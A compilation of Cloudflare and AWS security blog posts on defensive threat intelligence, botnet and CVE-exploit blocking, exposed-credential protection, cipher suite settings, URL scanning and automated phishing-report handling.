We expected a change in bot and crawler behavior based on these new features, and we expect that the techniques bot operators use to evade detection will continue to evolve. Once this post is live the behavior we saw will almost certainly change, and the methods we use to stop them will keep evolving as well.
Cloudflare is actively working with technical and policy experts around the world, like the IETF efforts to standardize extensions to robots.txt, to establish clear and measurable principles that well-meaning bot operators should abide by. We think this is an important next step in this quickly evolving space.
At AWS, security is the top priority, and today we’re excited to share work we’ve been doing towards our goal to make AWS the safest place to run any workload. In earlier posts on this blog, we shared details of our internal active defense systems, like MadPot (global honeypots), Mithra (domain graph neural network), and Sonaris (network mitigations). We’re still inventing new ways to improve the effectiveness of threat intelligence and automated response to detect and help prevent attacks. Today we’ll share advancements in active defense related to malware, software vulnerabilities, and AWS resource misconfigurations. Like the other posts we linked to, these are constantly improving capabilities that our customers get just for being on the AWS network. We’ll discuss these topics in more depth at re:inforce 2025 during Innovation Talk SEC302.
Stopping malware from spreading
Financially motivated threat actors try to gain access to a wide array of networked assets. The more resources they control, the more places they can hide, and the longer they can profit from their abusive operations. As such, threat actor malware often contains modules to scan for new targets, replicate binaries over the network, and then repeat. If left unchecked, such rapidly spreading behavior can lead to network congestion, service availability loss, and data destruction. We want to help prevent this behavior to the greatest degree possible.
One effective strategy we employ is identifying the threat actor’s key infrastructure where malware is centrally controlled. We use a variety of techniques to identify, verify, track, and disrupt threat infrastructure. Using network traffic logs, honeypot interactions, and malware samples from an array of sensor positions, we mitigate botnets, abusive proxies, and peer-to-peer malware. Over the past 12 months, AWS helped prevent over 4 million malware infection attempts across 315 thousand distinct Amazon Elastic Compute Cloud (Amazon EC2) instances. By protecting workloads from these malware infections, we not only protect our network and our customers, but also the broader internet from further malware expansion.
Advancements in threat hunting and mitigating software vulnerabilities
At Amazon, we’re proud to support software vulnerability research with programs for bug bounty, vulnerability disclosure, and open source contribution. We’ve also become a more active participant in the CVE process by becoming a CVE Numbering Authority (CNA) for the software and services provided by Amazon. Thanks to the public CVE database, we see vulnerability research accelerating as reported CVEs have grown by 21 percent year-over-year since 2013, with over 40 thousand CVEs published in 2024. This virtuous cycle of finding and resolving vulnerabilities improves cyber security over time, but AWS sees threat actors searching for unresolved vulnerabilities to gain unauthorized access to resources.
We’ve expanded MadPot and Sonaris to identify and stop a broader range of malicious vulnerability scanning and exploitation activity, protecting every AWS customer from vulnerability exposure. We’ve added hundreds of new detections and MadPot service emulations to identify real attacks. As we’ve expanded our visibility, we’ve continued blocking hundreds of millions of CVE exploit attempts daily across the AWS network.
As we’ve made these active defense systems better at stopping CVE exploit attacks, the total number of attacks has gone down by over 55 percent in the last 12 months, as shown in Figure 1. There are many factors outside our control in this observation, but we’re happy to see fewer CVE exploit attacks. This trend coincides with the detection, regionalization, latency, and guardrail improvements we’ve made in 2025. No system can block everything, so fewer exploit attempts mean less risk across a wide range of workloads.
Figure 1: Chart showing the decrease in global malicious vulnerability exploit attempts
This work to identify known exploits in the wild directly benefits users of vulnerability intelligence in Amazon Inspector, which provides an Amazon Inspector score for customers to prioritize where to spend security hardening resources. This includes the most recent date of observed exploitation attempts, the MITRE ATT&CK techniques associated with the exploit activity, and the industries targeted.
Protecting architectures built on AWS
AWS actively defends compute and network resources for our customers; we also defend the distinct AWS-native resources that customers rely on. AWS access key credentials are a critical resource that allow access to customer accounts. The AWS Identity and Access Management best practices share proven techniques for customers to keep their credentials from being abused. Through active defense, we do even more to help customers who haven’t yet adopted these best practices.
Each day, AWS helps prevent an average of 167 million malicious scanning connections seeking unintentionally exposed AWS access key pairs. In case access keys are discovered through other means, we’ve expanded our protection of customer-managed IAM credentials. When our threat intelligence analytics show that a customer-managed credential is known by a threat actor, we put mitigations in place to restrict access to highly privileged operations. We also send customized notifications to help customers identify how the credential was exposed. These efforts are paying off for our customers every day; the following response is a good example of what we hear regularly:
This is a key that we already rotated a few weeks ago based on another alarm from you. It turned out that the new rotated key happened to be in your second alarm to us. So it meant that the app that the key was linked to was still leaking it.
So on Monday we sat down with the dev team, found where the app was leaking some secrets from, we patched it, I rotated all the exposed secrets (it was more than the IAM key) and we plugged in the extra security in the app.
So thanks again for those alerts, they are very precious. – AWS Customer
In a specific case of threat activity in November and December of 2024, customers reported ransomware activity against their objects in Amazon Simple Storage Service (Amazon S3) storage. We saw that these ransom threats were highly correlated with exposed customer-managed IAM keys. We applied quarantines to the exposed keys, taking care to make sure that normal customer operations could continue safely. We re-sent our proactive notifications to customers about keys that were likely exposed, because the risk of an attack was elevated. During this period, we worked together with customers to deactivate over 30 thousand exposed credentials. Since this threat activity began, AWS has helped prevent over 943 million malicious attempts to encrypt customer Amazon S3 objects.
These credential exposure detections flow into Amazon GuardDuty Extended Threat Detection, simplifying threat detection and response operations for modern cloud environments.
Better together
The approach AWS takes to active defense shows how security can be improved by layering protections across the infrastructure stack and using threat intelligence to drive risk reduction. By building active defense into our services at no extra cost, AWS helps our customers stay protected from a wide range of threats.
While we continue to constantly improve our protections for our customers, some of our work is by nature probabilistic, because we never see inside customer workloads. We don’t apply active defense in situations where the detection is ambiguous, because that might impact our customers’ production systems. To stay secure, customers should never let down their own defenses. AWS security services like AWS Identity and Access Management (IAM), AWS Shield Advanced, AWS WAF, AWS Network Firewall, Amazon GuardDuty, and Amazon Inspector provide prevention, detection, and response that customers can configure for their unique needs. The good news is that by working together, we’re making the internet safer for everyone.
If you have feedback about this post, submit comments in the Comments section below.
Today, one of the greatest challenges that cyber defenders face is analyzing detection hits from indicator feeds, which provide metadata about specific indicators of compromise (IOCs), like IP addresses, ASNs, domains, URLs, and hashes. While indicator feeds have proliferated across the threat intelligence industry, most feeds contain no contextual information about why an indicator was placed on the feed. Another limitation of most feeds today is that they focus solely on blockable indicators and cannot easily accommodate more complex cases, such as a threat actor exploiting a CVE or an insider threat. Instead, this sort of complex threat intelligence is left for long form reporting. However, long-form reporting comes with its own challenges, such as the time required for writing and editing, which can lead to significant delays in releasing timely threat intelligence.
To help address these challenges, we are excited to launch our threat events platform for Cloudforce One customers. Every day, Cloudflare blocks billions of cyber threats. This new platform contains contextual data about the threats we monitor and mitigate on the Cloudflare network and is designed to empower security practitioners and decision makers with actionable insights from a global perspective.
On average, we process 71 million HTTP requests per second and 44 million DNS queries per second. This volume of traffic provides us with valuable insights and a comprehensive view of current (real-time) threats. The new threat events platform leverages the insights from this traffic to offer a comprehensive, real-time view of threat activity occurring on the Internet, enabling Cloudforce One customers to better protect their assets and respond to emerging threats.
How we built the threat events platform leveraging Cloudflare’s traffic insights
The sheer volume of threat activity observed across Cloudflare’s network would overwhelm any system or SOC analyst. So instead, we curate this activity into a stream of events that include not only indicators of compromise (IOCs) but also context, making it easier to take action based on Cloudflare’s unique data. To start off, we expose events related to denial of service (DOS) attacks observed across our network, along with the advanced threat operations tracked by our Cloudforce One Intelligence team, like the various tools, techniques, and procedures used by the threat actors we are tracking. We mapped the events to the MITRE ATT&CK framework and to the cyber kill chain stages. In the future, we will add events related to traffic blocked by our Web Application Firewall (WAF), Zero Trust Gateway, Zero Trust Email Security Business Email Compromise, and many other Cloudflare-proprietary datasets. Together, these events will provide our customers with a detailed view of threat activity occurring across the Internet.
Each event in our threat events summarizes specific threat activity we have observed, similar to a STIX2 sighting object and provides contextual information in its summary, detailed view and via the mapping to the MITRE ATT&Ck and KillChain stages. For an example entry, please see the API documentation.
Our goal is to empower customers to better understand the threat landscape by providing key information that allows them to investigate and address both broad and specific questions about threats targeting their organization. For example:
Who is targeting my industry vertical?
Who is targeting my country?
What indicators can I use to block attacks targeting my verticals?
What has an adversary done across the kill chain over some period of time?
Each event has a unique identifier that links it to the identified threat activity, enabling our Cloudforce One threat intelligence analysts to provide additional context in follow-on investigations.
How we built the threat events platform using Cloudflare Workers
We chose to use the Cloudflare Developer Platform to build out the threat events platform, as it allowed us to leverage the versatility and seamless integration of Cloudflare Workers. At its core, the platform is a Cloudflare Worker that uses SQLite-backed Durable Objects to store events observed on the Cloudflare network. We opted to use Durable Objects over D1, Cloudflare’s serverless SQL database solution, because it permits us to dynamically create SQL tables to store uniquely customizable datasets. Storing datasets this way allows threat events to scale across our network, so we are resilient to surges in data that might correlate with the unpredictable nature of attacks on the Internet. It also permits us to control events by data source, share a subset of datasets with trusted partners, or restrict access to only authorized users. Lastly, the metadata for each individual threat event is stored in the Durable Object KV so that we may store contextual data beyond our fixed, searchable fields. This data may be in the form of requests-per-second for our denial of service events, or sourcing information so Cloudforce One analysts can tie the event to the exact threat activity for further investigation.
How to use threat events
Cloudforce One customers can access threat events through the Cloudflare Dashboard in Security Center or via the Cloudforce One threat events API. Each exposes the stream of threat activity occurring across the Internet as seen by Cloudflare, and are customizable by user-defined filters.
In the Cloudflare Dashboard, users have access to an Attacker Timelapse view, designed to answer strategic questions, as well as a more granular events table for drilling down into attack details. This approach ensures that users have the most relevant information at their fingertips.
Events Table
The events table is a detailed view in the Security Center where users can drill down into specific threat activity filtered by various criteria. It is here that users can explore specific threat events and adversary campaigns using Cloudflare’s traffic insights. Most importantly, this table will provide our users with actionable Indicators of Compromise and an event summary so that they can properly defend their services. All of the data available in our events table is equally accessible via the Cloudforce One threat events API.
To showcase the power of threat events, let’s explore a real-world case:
Recently leaked chats of the Black Basta criminal enterprise exposed details about their victims, methods, and infrastructure purchases. Although we can’t confirm whether the leaked chats were manipulated in any way, the infrastructure discussed in the chats was simple to verify. As a result, this threat intelligence is now available as events in the threat events, along with additional unique Cloudflare context.
Analysts searching for domains, hosts, and file samples used by Black Basta can leverage the threat events to gain valuable insight into this threat actor’s operations. For example, in the threat events UI, a user can filter the “Attacker” column by selecting ‘BlackBasta’ in the dropdown, as shown in the image below. This provides a curated list of verified IP addresses, domains, and file hashes for further investigation. For more detailed information on Cloudflare’s unique visibility into Black Basta threat activity see Black Basta’s blunder: exploiting the gang’s leaked chats.
Why we are publishing threat events
Our customers face a myriad of cyber threats that can disrupt operations and compromise sensitive data. As adversaries become increasingly sophisticated, the need for timely and relevant threat intelligence has never been more critical. This is why we are introducing threat events, which provides deeper insights into these threats.
The threat events platform aims to fill this gap by offering a more detailed and contextualized view of ongoing threat activity. This feature allows analysts to self-serve and explore incidents through customizable filters, enabling them to identify patterns and respond effectively. By providing access to real-time threat data, we empower organizations to make informed decisions about their security strategies.
To validate the value of our threat events platform, we had a Fortune 20 threat intelligence team put it to the test. They conducted an analysis against 110 other sources, and we ranked as their #1 threat intelligence source. They found us “very much a unicorn” in the threat intelligence space. It’s early days, but the initial feedback confirms that our intelligence is not only unique but also delivering exceptional value to defenders.
What’s next
While Cloudforce One customers now have access to our API and dashboard, allowing for seamless integration of threat intelligence into their existing systems, they will also soon have access to more visualisations and analytics for the threat events in order to better understand and report back on their findings. This upcoming UI will include enhanced visualizations of attacker timelines, campaign overviews, and attack graphs, providing even deeper insights into the threats facing your organization. Moreover, we’ll add the ability to integrate with existing SIEM platforms and share indicators across systems.
Read more about the threat intelligence research our team publishes here or reach out to your account team about how to leverage our new threat events to enhance your cybersecurity posture.
At Cloudflare, we are constantly innovating and launching new features and capabilities across our product portfolio. Today, we’re releasing a number of new features aimed at improving the security tools available to our customers.
Automated security level: Cloudflare’s Security Level setting has been improved and no longer requires manual configuration. By integrating botnet data along with other request rate signals, all customers are protected from confirmed known malicious botnet traffic without any action required.
Cipher suite selection: You now have greater control over encryption settings via the Cloudflare dashboard, including specific cipher suite selection based on our client or compliance requirements.
Improved URL scanner: New features include bulk scanning, similarity search, location picker and more.
These updates are designed to give you more power and flexibility when managing online security, from proactive threat detection to granular control over encryption settings.
Automating Security Level to provide stronger protection for all
Cloudflare’s Security Level feature was designed to protect customer websites from malicious activity.
Available to all Cloudflare customers, including the free tier, it has always had very simple logic: if a connecting client IP address has shown malicious behavior across our network, issue a managed challenge. The system tracks malicious behavior by assigning a threat score to each IP address. The more bad behavior is observed, the higher the score. Cloudflare customers could configure the threshold that would trigger the challenge.
We are now announcing an update to how Security Level works, by combining the IP address threat signal with threshold and botnet data. The resulting detection improvements have allowed us to automate the configuration, no longer requiring customers to set a threshold.
The Security Level setting is now Always protected in the dashboard, and ip_threat_score fields in WAF Custom Rules will no longer be populated. No change is required by Cloudflare customers. The “I am under attack” option remains unchanged.
Stronger protection, by default, for all customers
Although we always favor simplicity, privacy-related services, including our own WARP, have seen growing use. Meanwhile, carrier-grade network address translation (CGNATs) and outbound forward proxies have been widely used for many years.
These services often result in multiple users sharing the same IP address, which can lead to legitimate users being challenged unfairly since individual addresses don’t strictly correlate with unique client behavior. Moreover, threat actors have become increasingly adept at anonymizing and dynamically changing their IP addresses using tools like VPNs, proxies, and botnets, further diminishing the reliability of IP addresses as a standalone indicator of malicious activity. Recognising these limitations, it was time for us to revisit Security Level’s logic to reduce the number of false positives being observed.
In February 2024, we introduced a new security system that automatically combines the real-time DDoS score with a traffic threshold and a botnet tracking system. The real-time DDoS score is part of our autonomous DDoS detection system, which analyzes traffic patterns to identify potential threats. This system superseded and replaced the existing Security Level logic, and is deployed on all customer traffic, including free plans. After thorough monitoring and analysis over the past year, we have confirmed that these behavior-based mitigation systems provide more accurate results. Notably, we’ve observed a significant reduction in false positives, demonstrating the limitations of the previous IP address-only logic.
Better botnet tracking
Our new logic combines IP address signals with behavioral and threshold indicators to improve the accuracy of botnet detection. While IP addresses alone can be unreliable due to potential false positives, we enhance their utility by integrating them with additional signals. We monitor surges in traffic from known “bad” IP addresses and further refine this data by examining specific properties such as path, accept, and host headers.
We also introduced a new botnet tracking system that continuously detects and tracks botnet activity across the Cloudflare network. From our unique vantage point as a reverse proxy for nearly 20% of all websites, we maintain a dynamic database of IP addresses associated with botnet activity. This database is continuously updated, enabling us to automatically respond to emerging threats without manual intervention. This effect is visible in the Cloudflare Radar chart below, as we saw sharp growth in DDoS mitigations in February 2024 as the botnet tracking system was implemented.
What it means for our customers and their users
Customers now get better protection while having to manage fewer configurations, and they can rest assured that their online presence remains fully protected. These security measures are integrated and enabled by default across all of our plans, ensuring protection without the need for manual configuration or rule management.
This improvement is particularly beneficial for users accessing sites through proxy services or CGNATs, as these setups can sometimes trigger unnecessary security checks, potentially disrupting access to websites.
What’s next
Our team is looking at defining the next generation of threat scoring mechanisms. This initiative aims to provide our customers with more relevant and effective controls and tools to combat today’s and tomorrow’s potential security threats.
Effective March 17, 2025, we are removing the option to configure manual rules using the threat score parameter in the Cloudflare dashboard. The “I’m Under Attack” mode remains available, allowing users to issue managed challenges to all traffic when needed.
By the end of Q1 2026, we anticipate disabling all rules that rely on IP threat score. This means that using the threat score parameter in the Rulesets API and via Terraform won’t be available after the end of the transition period. However, we encourage customers to be proactive and edit or remove the rules containing the threat score parameter starting today.
Cipher suite selection now available in the UI
Building upon our core security features, we’re also giving you more control over your encryption: cipher suite selection is now available in the Cloudflare dashboard!
When a client initiates a visit to a Cloudflare-protected website, a TLS handshake occurs, where clients present a list of supported cipher suites — cryptographic algorithms crucial for secure connections. While newer algorithms enhance security, balancing this with broad compatibility is key, as some customers prioritise reach by supporting older devices, even with less secure ciphers. To accommodate varied client needs, Cloudflare’s default settings emphasise wide compatibility, allowing customers to tailor cipher suite selection based on their priorities: strong security, compliance (PCI DSS, FIPS 140-2), or legacy device support.
Previously, customizing cipher suites required multiple API calls, proving cumbersome for many users. Now, Cloudflare introduces Cipher Suite Selection to the dashboard. This feature introduces user-friendly selection flows like security recommendations, compliance presets, and custom selections.
Understanding cipher suites
Cipher suites are collections of cryptographic algorithms used for key exchange, authentication, encryption, and message integrity, essential for a TLS handshake. During the handshake’s initiation, the client sends a “client hello” message containing a list of supported cipher suites. The server responds with a “server hello” message, choosing a cipher suite from the client’s list based on security and compatibility. This chosen cipher suite forms the basis of TLS termination and plays a crucial role in establishing a secure HTTPS connection. Here’s a quick overview of each component:
Key exchange algorithm: Secures the exchange of encryption keys between parties.
Authentication algorithm: Verifies the identities of the communicating parties.
Encryption algorithm: Ensures the confidentiality of the data.
Message integrity algorithm: Confirms that the data remains unaltered during transmission.
Perfect forward secrecyis an important feature of modern cipher suites. It ensures that each session’s encryption keys are generated independently, which means that even if a server’s private key is compromised in the future, past communications remain secure.
What we are offering
You can find cipher suite configuration under Edge Certificates in your zone’s SSL/TLS dashboard. There, you will be able to view your allow-listed set of cipher suites.
Additionally, you will be able to choose from three different user flows, depending on your specific use case, to seamlessly select your appropriate list. Those three user flows are: security recommendation selection, compliance selection, or custom selection. The goal of the user flows is to outfit customers with cipher suites that match their goals and priorities, whether those are maximum compatibility or best possible security.
1. Security recommendations
To streamline the process, we have turned our cipher suites recommendations into selectable options. This is in an effort to expose our customers to cipher suites in a tangible way and enable them to choose between different security configurations and compatibility. Here is what they mean:
Modern: Provides the highest level of security and performance with support for Perfect Forward Secrecy and Authenticated Encryption (AEAD). Ideal for customers who prioritize top-notch security and performance, such as financial institutions, healthcare providers, or government agencies. This selection requires TLS 1.3 to be enabled and the minimum TLS version set to 1.2.
Compatible: Balances security and compatibility by offering forward-secret cipher suites that are broadly compatible with older systems. Suitable for most customers who need a good balance between security and reach. This selection also requires TLS 1.3 to be enabled and the minimum TLS version set to 1.2.
Legacy: Optimizes for the widest reach, supporting a wide range of legacy devices and systems. Best for customers who do not handle sensitive data and need to accommodate a variety of visitors. This option is ideal for blogs or organizations that rely on older systems.
2. Compliance selection
Additionally, we have also turned our compliance recommendations into selectable options to make it easier for our customers to meet their PCI DSS or FIPS-140-2 requirements.
PCI DSS Compliance: Ensures that your cipher suite selection aligns with PCI DSS standards for protecting cardholder data. This option will enforce a requirement to set a minimum TLS version of 1.2, and TLS 1.3 to be enabled, to maintain compliance.
Since the list of supported cipher suites require TLS 1.3 to be enabled and a minimum TLS version of 1.2 in order to be compliant, we will disable compliance selection until the zone settings are updated to meet those requirements. This effort is to ensure that our customers are truly compliant and have the proper zone settings to be so.
FIPS 140-2 Compliance: Tailored for customers needing to meet federal security standards for cryptographic modules. Ensures that your encryption practices comply with FIPS 140-2 requirements.
3. Custom selection
For customers needing precise control, the custom selection flow allows individual cipher suite selection, excluding TLS 1.3 suites which are automatically enabled with TLS 1.3. To prevent disruptions, guardrails ensure compatibility by validating that the minimum TLS version aligns with the selected cipher suites and that the SSL/TLS certificate is compatible (e.g., RSA certificates require RSA cipher suites).
API
The API will still be available to our customers. This aims to support an existing framework, especially to customers who are already API reliant. Additionally, Cloudflare preserves the specified cipher suites in the order they are set via the API and that control of ordering will remain unique to our API offering.
With your Advanced Certificate Manager or Cloudflare for SaaS subscription, head to Edge Certificates in your zone’s SSL dashboard and give it a try today!
Smarter scanning, safer Internet with the new version of URL Scanner
Cloudflare’s URL Scanner is a tool designed to detect and analyze potential security threats like phishing and malware by scanning and evaluating websites, providing detailed insights into their safety and technology usage. We’ve leveraged our own URL Scanner to enhance our internal Trust & Safety efforts, automating the detection and mitigation of some forms of abuse on our platform. This has not only strengthened our own security posture, but has also directly influenced the development of the new features we’re announcing today.
Phishing attacks are on the rise across the Internet, and we saw a major opportunity to be “customer zero” for our URL Scanner to address abuse on our own network. By working closely with our Trust & Safety team to understand how the URL Scanner could better identify potential phishing attempts, we’ve improved the speed and accuracy of our response to abuse reports, making the Internet safer for everyone. Today, we’re excited to share the new API version and the latest updates to URL Scanner, which include the ability to scan from specific geographic locations, bulk scanning, search by Indicators of Compromise (IOCs), improved UI and information display, comprehensive IOC listings, advanced sorting options, and more. These features are the result of our own experiences in leveraging URL Scanner to safeguard our platform and our customers, and we’re confident that they will prove useful to our security analysts and threat intelligence users.
Scan up to 100 URLs at once by using bulk submissions
Cloudflare Enterprise customers can now conduct routine scans of their web assets to identify emerging vulnerabilities, ensuring that potential threats are addressed proactively, by using the Bulk Scanning API endpoint. Another use case for the bulk scanning functionality is developers leveraging bulk scanning to verify that all URLs your team is accessing are secure and free from potential exploits before launching new websites or updates.
Scanning of multiple URLs addresses the specific needs of our users engaged in threat hunting. Many of them maintain extensive lists of URLs that require swift investigation to identify potential threats. Currently, they face the task of submitting these URLs one by one, which not only slows down their workflow but also increases the manual effort involved in their security processes. With the introduction of bulk submission capabilities, users can now submit up to 100 URLs at a time for scanning.
How we built the bulk scanning feature
Let’s look at a regular workflow:
In this workflow, when the user submits a new scan, we create a Durable Object with the same ID as the scan, save the scan options, like the URL to scan, to the Durable Objects’s storage and schedule an alarm for a few seconds later. This allows us to respond immediately to the user, signalling a successful submission. A few seconds later the alarm triggers, and we start the scan itself.
However, with bulk scanning, the process is slightly different:
In this case, there are no Durable Objects involved just yet; the system simply sends each URL in the bulk scan submission as a new message to the queue.
Notice that in both of these cases the scan is triggered asynchronously. In the first case, it starts when the Durable Objects alarm fires and, in the second case, when messages in the queue are consumed. While the durable object alarm will always fire in a few seconds, messages in the queue have no predetermined processing time, they may be processed seconds to minutes later, depending on how many messages are already in the queue and how fast the system processes them.
When users bulk scan, having the scan done at some point in time is more important than having it done now. When using the regular scan workflow, users are limited in the number of scans per minute they can submit. However, when using bulk scan this is not a concern, and users can simply send all URLs they want to process in a single HTTP request. This comes with the tradeoff that scans may take longer to complete, which is a perfect fit for Cloudflare Queues. Having the ability to configure retries, max batch size, max batch timeouts, and max concurrency is something we’ve found very useful. As the scans are completed asynchronously, users can request the resulting scan reports via the API.
Discover related scans and better IOC search
The Related Scans feature allows API, Cloudflare dashboard and Radar users alike to view related scans directly within the URL Scanner Report. This helps users analyze and understand the context of a scanned URL by providing insights into similar URLs based on various attributes. Filter and search through URL Scanner reports to retrieve information on related scans, including those with identical favicons, similar HTML structures, and matching IP addresses.
The Related Scans tab presents a table with key headers corresponding to four distinct filters. Each entry includes the scanned URL and a direct link to view the detailed scan report, allowing for quick access to further information.
We’ve introduced the ability to search by indicators of compromise (IOCs), such as IP addresses and hashes, directly within the user interface. Additionally, we’ve added advanced filtering options by various criteria, including screenshots, hashes, favicons, and HTML body content. This allows for more efficient organization and prioritization of URLs based on specific needs. While attackers often make minor modifications to the HTML structure of phishing pages to evade detection, our advanced filtering options enable users to search for URLs with similar HTML content. This means that even if the visual appearance of a phishing page changes slightly, we can still identify connections to known phishing campaigns by comparing the underlying HTML structure. This proactive approach helps users identify and block these threats effectively.
Another use case for the advanced filtering options is the search by hash; a user who has identified a malicious JavaScript file through a previous investigation can now search using the file’s hash. By clicking on an HTTP transaction, you’ll find a direct link to the relevant hash, immediately allowing you to pivot your investigation. The real benefit comes from identifying other potentially malicious sites that have that same hash. This means that if you know a given script is bad, you can quickly uncover other compromised websites delivering the same malware.
The user interface has also undergone significant improvements to enhance the overall experience. Other key updates include:
Page title and favicon surfaced, providing immediate visual context
Detailed summaries are now available
Redirect chains allow users to understand the navigation path of a URL
The ability to scan files from URLs that trigger an automatic file download
Download HAR files
With the latest updates to our URL Scanner, users can now download both the HAR (HTTP Archive) file and the JSON report from their scans. The HAR file provides a detailed record of all interactions between the web browser and the scanned website, capturing crucial data such as request and response headers, timings, and status codes. This format is widely recognized in the industry and can be easily analyzed using various tools, making it invaluable for developers and security analysts alike.
For instance, a threat intelligence analyst investigating a suspicious URL can download the HAR file to examine the network requests made during the scan. By analyzing this data, they can identify potential malicious behavior, such as unexpected redirects and correlate these findings with other threat intelligence sources. Meanwhile, the JSON report offers a structured overview of the scan results, including security verdicts and associated IOCs, which can be integrated into broader security workflows or automated systems.
New API version
Finally, we’re announcing a new version of our API, allowing users to transition effortlessly to our service without needing to overhaul their existing workflows. Moving forward, any future features will be integrated into this updated API version, ensuring that users have access to the latest advancements in our URL scanning technology.
We understand that many organizations rely on automation and integrations with our previous API version. Therefore, we want to reassure our customers that there will be no immediate deprecation of the old API. Users can continue to use the existing API without disruption, giving them the flexibility to migrate at their own pace. We invite you to try the new API today and explore these new features to help with your web security efforts.
Never miss an update
In summary, these updates to Security Level, cipher suite selection, and URL Scanner help us provide comprehensive, accessible, and proactive security solutions. Whether you’re looking for automated protection, granular control over your encryption, or advanced threat detection capabilities, these new features are designed to empower you to build a safer and more secure online presence. We encourage you to explore these features in your Cloudflare dashboard and discover how they can benefit your specific needs.
We’ll continue to share roundup blog posts as we build and innovate. Follow along on the Cloudflare Blog for the latest news and updates.
Phishing attacks have grown both in volume and in sophistication over recent years. Today’s threat isn’t just about sending out generic emails — bad actors are using advanced phishing techniques like 2 factor monster in the middle (MitM) attacks, QR codes to bypass detection rules, and using artificial intelligence (AI) to craft personalized and targeted phishing messages at scale. Industry organizations such as the Anti-Phishing Working Group (APWG) have shown that phishing incidents continue to climb year over year.
To combat both the increase in phishing attacks and the growing complexity, we have built advanced automation tooling to both detect and take action.
In the first half of 2024, Cloudflare resolved 37% of phishing reports using automated means, and the median time to take action on hosted phishing reports was 3.4 days. In the second half of 2024, after deployment of our new tooling, we were able to expand our automated systems to resolve 78% of phishing reports with a median time to take action on hosted phishing reports of under an hour.
In this post we dig into some of the details of how we implemented these improvements.
The phishing site problem
Cloudflare has observed a similar increase in the volume of phishing activity throughout 2023 and 2024. We receive abuse reports from anyone on the Internet that may have seen potentially abusive behaviors from websites using Cloudflare services. Our Trust & Safety investigators and engineers have been tasked with responding to these complaints, and more recently have been using the data from these reports to improve our threat intelligence, brand protection, and email security product offerings.
Cloudflare has always believed in using the vast amounts of traffic that flows through our network to improve threat detection and customer security. This has been at the core of how we protect our customers from DoS attacks and other cybersecurity threats. We’ve been applying the same concepts our internal teams use to mitigate phishing to improve detection of phishing on our network and our ability to detect and notify our customers about potential risks to their brand.
Prior to last year, phishing abuse reported to Cloudflare relied on manual, human review and intervention to remediate. Trust & Safety (T&S) investigators would have to look at each complaint, the allegations made by the reporter, and the content on the reported websites to make assessments as quickly as possible about whether the website was phishing or malware.
Given the growing scale of our customer base and phishing across the Internet, this became unsustainable. By collecting a group of internal experts on abuse, we were able to tackle this problem by using insights across our network, internal data from our Email Security product, external feeds from trusted sources, and years of abuse report processing data to automatically assess risk of likely phishing and recommend appropriate action.
Turning our intelligence inward
We built our automated phishing identification on the Cloudflare Developer Platform so that we could meet our scanning demand without concern for how we might scale. This allowed us to focus more on creating a great phishing detection engine and less on the infrastructure required to meet that demand.
Each URL submitted to our phishing detection Worker begins with an initial scan by the Cloudflare URL Scanner. The scan provides us with the rendered HTML, network requests, and attributes of the site. After scanning, we collect reputational information about the site by submitting the HTML and page resources to our in-house machine learning classifiers; meanwhile, the indicators of compromise (IOCs) are sent to our suite of threat feeds and domain categorization tools to highlight any known malicious sites or site categorizations.
Once we have all of this information collected, we expose it to a set of rules and heuristics that identify the URL as phishing or not based on how T&S investigators have traditionally responded to similar abuse reports and patterns of bad behaviors we’ve observed. Rules will suggest decisions to make against the reports, and remediations to make against harmful content. It is through this process that we were able to convert the manual reviews by T&S investigators into an automated flow of phishing identification. We also recognize that reporters make mistakes or even deliberately try to weaponize abuse processes. Our rules must therefore consider the possibility of false positives, in which reports are created against legitimate websites (intentionally or unintentionally). False positives can erode the trust of our customers and create incidents, so automation must include processes to disregard erroneous reports.
The magic of all of this was the powerful suite of tools on the Cloudflare Developer Platform. Whether it was using KV to store report summaries that could scale indefinitely or Durable Objects to keep running counters of an unlimited number of attributes that could be tracked or leveraged over time, we were able to integrate the solutions quickly allowing us easily add or remove new enrichments with little effort. We also made use of Hyperdrive to access the internal Postgres database that stores our abuse reports, Queues to manage the scanning jobs, Workers AI to run machine learning classifiers, and D1 to store detection logs for efficacy and evaluation review. To tie it all together, the team also deployed a Remix Pages UI to present all the phishing detection engine’s analysis to T&S investigators for follow-on investigations and evaluations of inconclusive results.
Architecture of Trust & Safety’s phishing automation detection pipeline
Moving forward
The same intelligence we’re gathering to expedite and refine abuse report processing isn’t just for abuse response; it’s also used to empower our customers. By analyzing patterns and trends of abusive behaviors — such as identifying common phrases used in phishing attempts, recognizing infrastructure used by malicious actors or spotting coordinated campaigns across multiple domains — we enhance the efficacy of our application security, email security, and threat intelligence products.
For our Brand Protection customers, this translates into a significant advantage: the ability to easily report suspected abuse directly from the Cloudflare dashboard. This feature ensures that potential phishing sites are addressed rapidly, minimizing the risk to your customers and brand reputation. Furthermore, the Trust and Safety team can use this information to take action on similar threats across the Cloudflare network, protecting all customers, even those who aren’t Brand Protection users.
Alongside our network-wide efforts, we’ve also been partnering with our customers, as well as experts outside of Cloudflare, to understand trends they are seeing in their own phishing mitigation efforts. By soliciting intelligence regarding the abuse issues that affect the attack’s targets, we can better identify and prevent abuse of Cloudflare products. We’ve been able to use these partnerships and discussions with external organizations to craft highly targeted rules that head off emerging patterns of phishing activity.
It takes a village: if you see something, say something
If you believe you’ve identified phishing activity that is passing through Cloudflare’s network, please report it via our abuse reporting form. For technical users who might be interested in a programmatic way to report to us, please review our abuse reporting API documentation.
We invite all of our customers to join us in helping make the Internet safer:
Enterprise customers should speak with their Customer Success Manager about enabling Brand Protection, included by default for all enterprise customers.
For existing users of the Brand Protection product, update your brand’s assets, so we can better identify the legitimate websites and logos of our customers vs. possible phishing activity.
As a Cloudflare customer, make sure your abuse contact is up-to-date in the Cloudflare dashboard.
AWS is deeply committed to earning and maintaining the trust of customers who rely on us to run their workloads. Security has always been our top priority, which includes designing our own services with security in mind at the outset, and taking proactive measures to mitigate potential threats so that customers can focus on their businesses with confidence. We continuously innovate and invest in advancing our security capabilities.
To help prevent security incidents from disrupting our customers’ businesses, we need to stay ahead of potential threats, and protect customers quickly when we become aware of activities that could be potentially harmful to them. We’ve previously shared details about our sophisticated global honeypot system MadPot and our massive internal neural network graph model Mithra. These are two examples of internal threat intelligence tools that we use to take proactive, real-time action to help prevent a potential threat from becoming a real security issue for our customers.
